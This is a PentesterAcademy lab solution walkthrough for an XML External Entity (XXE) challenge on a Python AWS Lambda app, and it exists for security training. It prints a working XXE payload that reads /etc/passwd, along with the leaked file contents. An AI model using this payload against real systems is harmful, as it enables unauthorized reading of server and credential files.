ATTACK DEFENSE

by PentesterAcademy


Name	XML External Entity : Python Runtime
URL	https://attackdefense.com/challengedetails?cid=2284
Type	AWS Cloud Security : Lambda

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Vulnerability: **XXE**

Step 1: Inspect the Web Application and check XML parser functionality.




```
<?xml version="1.0" encoding="UTF-8"?><note><body>Welcome to AttackDefenseLabs</body>
</note>
```

```
Welcome to AttackDefenseLabs
```

Step 2: Use the following to print Hello World.

Payload:

```
<note>
<text>
Hello World
</text>
</note>
```



XML

```
<note>
<text>
Hello World
</text>
</note>
```

Output:


```
Hello World
```

Step 3: Use the XXE payload to retrieve the system passwd file.


Payload:

```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "file:///etc/passwd" >]>
<data>
<text>
```

```
&passwd;
</text>
</data>
```



```
<!DOCTYPE data [<!ENTITY passwd SYSTEM "file:///etc/passwd" >]>
<data>
<text>
&passwd;
</text>
</data>
```



Output:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
```

Successfully retrieved passwd file.